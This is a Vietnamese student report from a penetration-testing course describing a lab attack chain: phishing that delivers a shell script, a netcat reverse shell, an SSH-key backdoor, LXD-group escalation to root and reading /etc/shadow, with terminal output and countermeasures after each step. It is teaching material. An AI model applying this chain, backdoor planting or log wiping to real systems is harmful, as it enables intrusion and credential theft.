

**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG**  
**KHOA AN TOÀN THÔNG TIN**



**MÔN HỌC: KIỂM THỬ XÂM NHẬP**

**BÀI TẬP LỚN**

**Đề Tài: Leo thang đặc quyền**

**Giảng viên:**           Đinh Trường Duy

**Lớp:**                   03

**Nhóm:**               02

**Thành viên:**

**Nguyễn Quốc Khánh   B20DCAT103**

**Nguyễn Quý Dũng      B20DCAT031**

**Phạm Thanh Tùng      B20DCAT171**

**Chu Quang Long       B20DCAT111**

**Hà Nội, tháng 4 năm 2024**

## Mục Lục

<b>I.</b>	<b>Giới thiệu.....</b>	<b>5</b>
1.1.	Mail Phishing.....	5
1.2.	Leo thang đặc quyền (Privilege Escalation) .....	6
1.3.	Linux Container Daemon.....	6
<b>II.</b>	<b>Kỹ Thuật.....</b>	<b>7</b>
2.1.	Reverse Shell.....	7
2.2.	SSH .....	8
<b>III.</b>	<b>Kịch bản .....</b>	<b>9</b>
3.1.	Tấn công người dùng .....	9
3.2.	Tấn công hệ thống .....	9
<b>IV.</b>	<b>Tiến hành thực nghiệm.....</b>	<b>10</b>
4.1.	Quy Trình Kiểm Thử.....	10
4.2.	Chuẩn bị .....	14
4.2.1.	Máy ảo: .....	14
4.2.2.	Công cụ .....	14
4.3.	Tiến hành khai thác .....	15
4.3.1.	Tiến hành phishing .....	15
4.3.2.	Kết nối Reverse shell .....	16
4.3.3.	Thu thập thông tin máy nạn nhân .....	18
4.3.4.	Kết nối SSH .....	19
4.3.5.	Nâng cao đặc quyền.....	21
<b>V.</b>	<b>Đánh giá.....</b>	<b>29</b>
5.1.	Ưu điểm.....	29
5.2.	Nhược điểm.....	30
<b>VI.</b>	<b>Tài liệu tham khảo.....</b>	<b>30</b>

## Danh Mục Hình Ảnh

Hình 1: Email Phishing example .....	5
Hình 2: Quy trình leo thang đặc quyền.....	6
Hình 3: Reverse Shell hoạt động .....	7
Hình 4: Mô hình kết nối SSH .....	8
Hình 5: Quy trình kiểm thử.....	10
Hình 6: File tự động tải.....	11
Hình 7: Kết nối reverse shell .....	12
Hình 8: Dò quét.....	12
Hình 9: Kết nối SSH .....	13
Hình 10: Nâng cao đặc quyền.....	13
Hình 11: Web phishing .....	15
Hình 12: Phishing email .....	15
Hình 13: Delivery payload.....	16
Hình 14: Reverse shell Payload.....	16
Hình 15: Reverse Shell Listen .....	17
Hình 16: Execute payload.....	17
Hình 17: Reverse shell established .....	17
Hình 18: Thu thập id .....	18
Hình 19: Thu thập passwd .....	18
Hình 20: Thu thập phiên bản hệ điều hành.....	19
Hình 21: Exploit Database for Privesc .....	19
Hình 22: Tạo khóa ssh .....	20
Hình 23: Mở web server lắng nghe .....	20
Hình 24: Tải khóa công khai về máy victim .....	21
Hình 25: Ssh đến máy victim bằng khóa riêng.....	21
Hình 26: Download payload in attacker .....	22
Hình 27: Download payload zip .....	22
Hình 28: Giải nén.....	22

Hình 29: Build alpine.....	23
Hình 30: Nội dung payload.....	24
Hình 31: Tạo web server lắng nghe.....	24
Hình 32: Download payload để leo thang .....	25
Hình 33: Sửa quyền để thực thi .....	25
Hình 34: Tạo 1 container để leo thang đặc quyền .....	25
Hình 35: Đọc file shadow của máy victim(1).....	26
Hình 36: Đọc file shadow của máy victim(2).....	26

## **Lời nói đầu**

Trong bối cảnh môi trường kỹ thuật ngày nay, việc đảm bảo an toàn và bảo mật cho các hệ thống thông tin trở thành một ưu tiên hàng đầu đối với các tổ chức và doanh nghiệp. Đề tài tập trung vào việc nghiên cứu và áp dụng các kỹ thuật và phương pháp để kiểm tra và đánh giá tính an toàn của hệ thống thông tin.

Đề tài này tập trung vào việc tìm hiểu và thực hành về các kỹ thuật tấn công và biện pháp phòng thủ trong lĩnh vực kiểm thử xâm nhập. Đào sâu vào các kỹ thuật tấn công thường gặp, như tấn công vào hệ thống thông qua lỗ hổng phần mềm, xâm nhập qua email (phishing), và cách tăng quyền truy cập (leo thang đặc quyền). Đồng thời, trình bày các biện pháp phòng thủ hiệu quả như triển khai giải pháp bảo mật mạng, quản lý phần mềm và phân quyền người dùng.


Mục tiêu của bài tập này là cung cấp cho một cái nhìn tổng quan về quá trình kiểm thử xâm nhập, từ việc phát hiện lỗ hổng đến việc thực hiện các kỹ thuật tấn công và đề xuất biện pháp phòng thủ thông qua việc áp dụng các kiến thức và kỹ năng được học trong môn học.

# I. Giới thiệu

## 1.1. Mail Phishing

Phishmail: được sử dụng để mô tả các email gửi từ phía kẻ lừa đảo (phisher) nhằm mục đích lừa dối người nhận để họ tiết lộ thông tin cá nhân nhạy cảm hoặc thông tin đăng nhập vào các tài khoản trực tuyến.

Các email phishmail thường được thiết kế để trông giống như các email chính thức từ các tổ chức, công ty hoặc dịch vụ trực tuyến phổ biến, nhưng thực tế lại là giả mạo.




Hình 1: Email Phishing example

Các phishmail thường bao gồm các yếu tố sau:

- Thông điệp cấp bách: Phishmail thường sử dụng các thông điệp cấp bách hoặc sử dụng chiêu trò lừa đảo như "Tài khoản của bạn đang bị khóa" hoặc "Thông báo quan trọng về tài khoản".
- Link hoặc tệp đính kèm độc hại: Thường có các liên kết hoặc tệp đính kèm trong email dẫn đến các trang web giả mạo hoặc chứa mã độc
- Giả mạo thông tin: Phishmail thường giả mạo các thông tin như logo, tiêu đề email, địa chỉ email gửi và nội dung email để tạo ra vẻ đáng tin cậy và lừa dối người nhận.
- Yêu cầu thông tin cá nhân: Một trong những mục tiêu chính của phishmail là thu thập thông tin cá nhân nhạy cảm như tên đăng nhập, mật khẩu, thông tin thẻ tín dụng...
- Sử dụng các kỹ thuật xâm nhập tinh vi: Một số phishmail có thể sử dụng các kỹ thuật xâm nhập tinh vi để tránh các hệ thống lọc email hoặc phát hiện malware.

## 1.2. Leo thang đặc quyền (Privilege Escalation)

Leo thang đặc quyền là quá trình mà một kẻ tấn công cố gắng tăng cường quyền truy cập của mình trên hệ thống mà họ đã xâm nhập.



Hình 2: Quy trình leo thang đặc quyền

Có hai loại chính của leo thang đặc quyền:

- Leo thang đặc quyền cục bộ (Local Privilege Escalation): Điều này xảy ra khi kẻ tấn công đã có quyền truy cập vào một tài khoản người dùng thông thường trên một máy tính và muốn tăng quyền truy cập của mình lên mức quản trị viên hoặc root. Thông thường, kẻ tấn công sẽ tìm kiếm các lỗ hổng trong hệ thống hoặc ứng dụng để thực hiện leo thang đặc quyền này.
- Leo thang đặc quyền từ xa (Remote Privilege Escalation): Điều này xảy ra khi kẻ tấn công không chỉ giành được quyền truy cập vào một máy tính từ xa mà còn muốn tăng quyền truy cập của mình lên mức cao hơn. Thường thì kẻ tấn công sẽ tìm cách tận dụng các lỗ hổng hoặc điểm yếu trong phần mềm hoặc cấu hình mạng để thực hiện leo thang đặc quyền từ xa này.

## 1.3. Linux Container Daemon

LXD, viết tắt của Linux Container Daemon, là một công cụ quản lý máy ảo hóa dựa trên container cho hệ điều hành Linux. Nó giúp người dùng tạo, quản lý và triển khai các container hệ thống một cách dễ dàng và hiệu quả.

LXD sử dụng công nghệ container hệ thống Linux để tạo ra các môi trường độc lập, gọi là container, trên một hệ thống host Linux. Điều này giúp tối ưu hóa việc sử dụng tài nguyên và cung cấp môi trường cô lập cho các ứng dụng.


Các tính năng chính của LXD bao gồm:

- **Lightweight Virtualization:** Sử dụng container hệ thống Linux để tạo ra môi trường độc lập.
- **Image-Based Containers:** Hỗ trợ việc sử dụng các hình ảnh container, cho phép tạo ra các container từ các hình ảnh chuẩn hoặc tùy chỉnh.
- **High-level Management Tool:** Cung cấp giao diện dễ sử dụng để quản lý các container qua dòng lệnh hoặc đồ họa.
- **Resource Management:** Cho phép cấu hình tài nguyên như CPU, bộ nhớ và dung lượng đĩa cho mỗi container.
- **Networking:** Cung cấp các tính năng mạng phong phú để tùy chỉnh môi trường mạng cho các container.
- **Security:** Tích hợp các tính năng bảo mật như cơ chế cô lập hệ thống Linux và AppArmor.

## II. Kỹ Thuật

### 2.1. Reverse Shell

Reverse shell là một kỹ thuật trong hacking mạng mà một máy tính bị tấn công (thường là một máy chủ) tạo ra một kết nối đến một máy tính điều khiển từ xa mà không cần sự chấp nhận của máy tính đó. Điều này cho phép kẻ tấn công kiểm soát từ xa các hệ thống mạng mà họ đã xâm nhập mà không cần phải trực tiếp kết nối đến từng hệ thống này. Quá trình này giúp kẻ tấn công giữ cho hoạt động của họ ẩn danh và khó bị phát hiện.



Hình 3: Reverse Shell hoạt động


Khi sử dụng reverse shell, quá trình thường diễn ra như sau:

- **Xâm nhập vào một máy tính:** Kẻ tấn công sử dụng các lỗ hổng bảo mật hoặc các kỹ thuật khai thác để xâm nhập vào máy tính mục tiêu.
- **Thiết lập phần mềm độc hại:** Sau khi xâm nhập thành công, kẻ tấn công cài đặt một phần mềm độc hại trên hệ thống mục tiêu.
- **Thiết lập kết nối ngược:** Phần mềm độc hại trên máy tính mục tiêu sau đó thực hiện một kết nối ngược đến máy tính điều khiển từ xa (command and control server) được điều khiển bởi kẻ tấn công.
- **Thực hiện kiểm soát từ xa:** Khi kết nối reverse shell đã được thiết lập, kẻ tấn công có thể sử dụng máy tính điều khiển từ xa để kiểm soát máy tính mục tiêu.

## 2.2. SSH

SSH, viết tắt của Secure Shell, là một giao thức mạng được sử dụng để thiết lập kết nối an toàn giữa một máy tính và một máy chủ từ xa qua mạng.

SSH cung cấp một cách để mã hóa dữ liệu gửi qua mạng, đảm bảo tính bảo mật của thông tin được truyền đi. Nó thường được sử dụng để đăng nhập từ xa vào các máy chủ hoặc thiết bị mạng và để thực hiện các hoạt động quản trị hệ thống từ xa.



#### Hình 4: Mô hình kết nối SSH

## Các bước cơ bản của kết nối SSH:

- **Bắt đầu kết nối:** Máy khách (client) gửi yêu cầu kết nối đến máy chủ (server) SSH qua cổng mạng TCP/IP mặc định là cổng 22 (nhưng có thể được thiết lập lại).



- **Xác thực máy chủ:** Máy chủ gửi một chứng chỉ kỹ thuật số cho máy khách. Đây là một phần của cơ chế xác thực dựa trên khóa công khai và riêng. Máy khách kiểm tra chứng chỉ này để đảm bảo rằng nó đang kết nối đến máy chủ đúng.
- **Trao đổi khóa:** Máy khách và máy chủ sử dụng giao thức trao đổi khóa Diffie-Hellman để thỏa thuận trên một khóa chung bí mật. Khóa này sau đó sẽ được sử dụng cho việc mã hóa và giải mã thông tin truyền qua kết nối.
- **Xác thực người dùng:** Người dùng trên máy khách cung cấp thông tin xác thực như tên người dùng và mật khẩu, hoặc sử dụng phương pháp xác thực khác như khóa công khai và riêng.
- **Mã hóa kết nối:** Khi xác thực thành công, SSH sử dụng khóa chung bí mật đã thỏa thuận để mã hóa dữ liệu truyền qua kết nối(AES).
- **Thực hiện phiên làm việc:** Sau khi kết nối đã được thiết lập và mã hóa, người dùng có thể thực hiện các hoạt động từ xa trên máy chủ, chẳng hạn như thực thi lệnh dòng lệnh, truy cập vào tệp tin và thư mục, hoặc quản lý hệ thống.

### **III. Kịch bản**

#### **3.1. Tấn công người dùng**

Tiến hành phishing:

- **Đầu vào:** Danh sách email địa chỉ của nạn nhân.
- **Công cụ:** Các trang web giả mạo (phishing site), công cụ gửi email tự động.
- **Đầu ra:** Tạo ra một trang web giả mạo, nạn nhân truy cập vào trang web.

Tấn công về phần mềm:

- **Đầu vào:** Nạn nhân click vào trang web giả mạo.
- **Công cụ:** Apache2, localxpose.
- **Đầu ra:** Nạn nhân tải về file mã độc.

#### **3.2. Tấn công hệ thống**

Tấn công đánh cắp thông tin:


- **Đầu vào:** Đoạn mã Shell được thực hiện trên máy nạn nhân.
- **Công cụ:** PowerShell, Metasploit, Netcat.
- **Đầu ra:** Kẻ tấn công sử dụng kết nối reverse shell để thực hiện các hành động chiếm quyền và kiểm soát hệ thống mục tiêu từ xa.

Nâng cao đặc quyền:

- Đầu vào: Reverse shell để SSH vào hệ thống.
- Công cụ: Netcat.
- Đầu ra: Tăng cao quyền hạn của tài khoản, trở thành người dùng quản trị.

## IV. Tiến hành thực nghiệm

### 4.1. Quy Trình Kiểm Thử



Hình 5: Quy trình kiểm thử

Trình sát:


- Sử dụng mạng xã hội, phương tiện truyền thông
  - Xác định địa chỉ email, số điện thoại nạn nhân.

Phòng tránh

- Kiểm tra thông tin trước khi chia sẻ: Luôn xác minh danh tính của người nhận trước khi chia sẻ thông tin nhạy cảm qua email, điện thoại hoặc các kênh truyền thông khác.
- Hạn chế thông tin cá nhân trên mạng: Tránh chia sẻ thông tin cá nhân quá nhiều trên mạng xã hội và trang web công cộng khác. Kiểm tra và cập nhật cài đặt riêng tư trên các tài khoản mạng xã hội của bạn.

### Phishing:

- Tạo trang web giả mạo để lừa người dùng vào, và tự động tải xuống payload để thực thi mã khi truy cập.
- Tạo email giả mạo chứa liên kết đến trang web giả mạo.
- Khi người dùng click vào sẽ tự động tải xuống một file .sh và yêu cầu cấp quyền thực thi.



Hình 6: File tự động tải

### Phòng tránh:

- Kiểm tra địa chỉ email người gửi: hãy kiểm tra kỹ địa chỉ email người gửi. Phishing thường sử dụng các địa chỉ email giả mạo, gần giống với các địa chỉ thật nhưng có sai khác nhỏ.
- Không nhấp vào liên kết đáng ngờ: Tránh nhấp vào các liên kết trong email hoặc tin nhắn không mong đợi. Nếu cần, hãy di chuột qua liên kết để xem URL thực sự.
- Xác thực nguồn tin: Nếu bạn nhận được email hoặc tin nhắn yêu cầu cung cấp thông tin cá nhân hoặc thông tin tài khoản, hãy liên hệ trực tiếp với tổ chức đó qua số điện thoại chính thức hoặc trang web chính thức.
- Sử dụng phần mềm chống malware và thực hiện quét hệ thống thường xuyên để phát hiện mã độc hoặc các tệp đáng ngờ.

### Reverse shell:

- Sử dụng dịch vụ netcat để lắng nghe trên máy attacker
- Reverse shell thành công khi chạy file .sh kết nối từ máy nạn nhân.

```
victim2@victim: ~/Downloads
File Actions Edit View Help

(kali@kali)~[~/Desktop]
$ nc -lvnp 2000
listening on [any] 2000 ...
connect to [192.168.24.142] from (UNKNOWN) [192.168.24.148] 50552
victim2@victim:~/Downloads$ whoami
victim2
victim2@victim:~/Downloads$
```

Hình 7: Kết nối reverse shell

#### Phòng tránh:

- Giới hạn quyền truy cập vào các dịch vụ shell từ xa
- Sử dụng tường lửa để giới hạn các cổng và địa chỉ IP được phép truy cập từ bên ngoài.

#### Dò quét:

- Thực hiện các câu lệnh để thu thập thông tin về máy nạn nhân, bao gồm id, cat /etc/release-os, và kiểm tra file /passwd.
- Tìm thấy dịch vụ lxd và tìm kiếm thông tin trên Exploit DB để tìm lỗ hổng.

```
gdm-x:122:123:0:home Display Manager:/var/lib/gdm2:/bin/false
victim1:x:1000:1000:,:/home/victim1:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
victim2:x:1001:1001:,:/home/victim2:/bin/bash
sshd:x:122:65534::/run/ssh:/usr/sbin/nologin
victim2@victim:~$
```

Hình 8: Dò quét

#### Phòng tránh:

- Cập nhật hệ điều hành và phần mềm thường xuyên để giảm thiểu lỗ hổng bảo mật.
- Kiểm tra các cấu hình sai sót hoặc các dịch vụ không cần thiết có thể bị khai thác.

#### Kết nối SSH:

- Tạo backdoor để có thể SSH đến máy victim bằng cách tạo cặp khóa SSH, mở server để chia sẻ file, và máy victim truy cập server để lấy public key.
- SSH thành công vào máy nạn nhân mà không cần dùng mật khẩu.

```
victim2@victim: ~  
File Actions Edit View Help  
(kali@kali)-[~/Desktop]  
$ ssh victim2@192.168.24.148 -i id_ed25519  
Warning: Identity file id_ed25519 not accessible: No such file or directory.  
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.4.0-150-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
60 updates can be applied immediately.  
To see these additional updates run: apt list --upgradable  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
New release '20.04.6 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
Your Hardware Enablement Stack (HWE) is supported until April 2023.  
Last login: Sun Apr 14 13:08:21 2024 from 192.168.24.142  
victim2@victim:~$
```

Hình 9: Kết nối SSH

### Phòng tránh:

- Giám sát nhật ký hệ thống để phát hiện các hoạt động đáng ngờ, chẳng hạn như truy cập trái phép hoặc các thay đổi bất thường trong hệ thống.
- Thiết lập cảnh báo tự động cho các sự kiện quan trọng, chẳng hạn như thay đổi đặc quyền hoặc truy cập SSH bất thường.

### Nâng cao đặc quyền:

- Tải các công cụ từ Exploit Db về, giải nén và chạy công cụ build-alpine.
- Tạo exploit.sh từ exploitDB và tải về máy victim, sau đó thực hiện các câu lệnh nâng quyền thông qua việc tạo 1 container là người dùng root.
- Có quyền root sau khi thực hiện xong các bước, có thể truy cập vào các file nhạy cảm.

```
victim2@victim: ~  
File Actions Edit View Help  
iB | Apr 13, 2024 at 10:30am (UTC) |  
+-----+-----+-----+  
| d53478f67e80 | no | Alpine edge amd64 (20240414_0020) | x86_64 | CONTAINER | 3.08MiB  
| Apr 14, 2024 at 3:28am (UTC) |  
+-----+-----+-----+  
Creating privesc  
Device giveMeRoot added to privesc  
~ # whoami  
root  
~ # cat /mnt/root/etc/shadow  
root:!:19823:0:99999:7:::  
daemon:!:18885:0:99999:7:::  
bin:!:18885:0:99999:7:::  
sys:!:18885:0:99999:7:::  
sync:!:18885:0:99999:7:::  
games:!:18885:0:99999:7:::  
man:!:18885:0:99999:7:::  
lp:!:18885:0:99999:7:::  
mail:!:18885:0:99999:7:::  
news:!:18885:0:99999:7:::  
uucp:!:18885:0:99999:7:::  
proxy:!:18885:0:99999:7:::  
www-data:!:18885:0:99999:7:::  
backup:!:18885:0:99999:7:::  
list:!:18885:0:99999:7:::  
irc:!:18885:0:99999:7:::  
gnats:!:18885:0:99999:7:::
```

Hình 10: Nâng cao đặc quyền

Phòng tránh:

- Kiểm tra bảo mật định kỳ để phát hiện lỗ hổng có thể bị khai thác để nâng cao đặc quyền.
- Kiểm tra các cấu hình sai sót hoặc các dịch vụ không cần thiết có thể bị khai thác.

Xoá dấu vết:

- Tạo backdoor để duy trì truy cập
- Xoá file log trên máy nạn nhân để che giấu các hoạt động đã thực hiện.

## **4.2. Chuẩn bị**

### **4.2.1. Máy ảo:**

- Máy ảo kali linux(192.168.24.142): Đóng vai trò là máy tấn công, cung cấp nhiều công cụ kiểm thử xâm nhập. Hỗ trợ cho việc thực hiện nhiều loại cuộc tấn công, từ kiểm tra lỗ hổng cho đến tấn công đối tượng.
- Máy ảo ubuntu(192.168.24.148): Đóng vai trò máy nạn nhân trong tấn công từ xa hoặc tấn công qua mạng. Cung cấp các dịch vụ và ứng dụng cần thiết để thực hiện các phương thức tấn công nhưng không được cấu hình cẩn thận để đối phó với các cuộc tấn công. Được sử dụng để thực hiện các cuộc tấn công từ máy Kali Linux


### **4.2.2. Công cụ**

- Apache2: Cung cấp máy chủ web trên máy ảo Ubuntu, có thể được sử dụng làm điểm đầu vào cho các cuộc tấn công liên quan đến ứng dụng web.
- Netcat: Sử dụng làm công cụ trong việc truyền dữ liệu qua mạng, Thực hiện các chức năng giám sát mạng, debug, hoặc tạo các kết nối backdoor trong các cuộc tấn công.
- Lxd: LXD là một tiến trình root thực hiện các hành động cho bất kỳ ai có quyền ghi vào ổ cứng UNIX của LXD. Một thành viên của group "lxd" cục bộ có thể ngay lập tức tăng cường đặc quyền lên root trên hệ điều hành máy chủ. Điều này không phụ thuộc vào việc người dùng đó đã được cấp quyền sudo và không yêu cầu họ nhập mật khẩu. Lỗ hổng tồn tại ngay cả với gói snap của LXD. Cách khai thác là sử dụng API của LXD để gắn kết hệ thống tệp gốc của máy chủ vào một container. Điều này cho phép người dùng với đặc quyền thấp truy cập root vào hệ thống tệp của máy chủ.

### 4.3. Tiến hành khai thác

#### 4.3.1. Tiến hành phishing

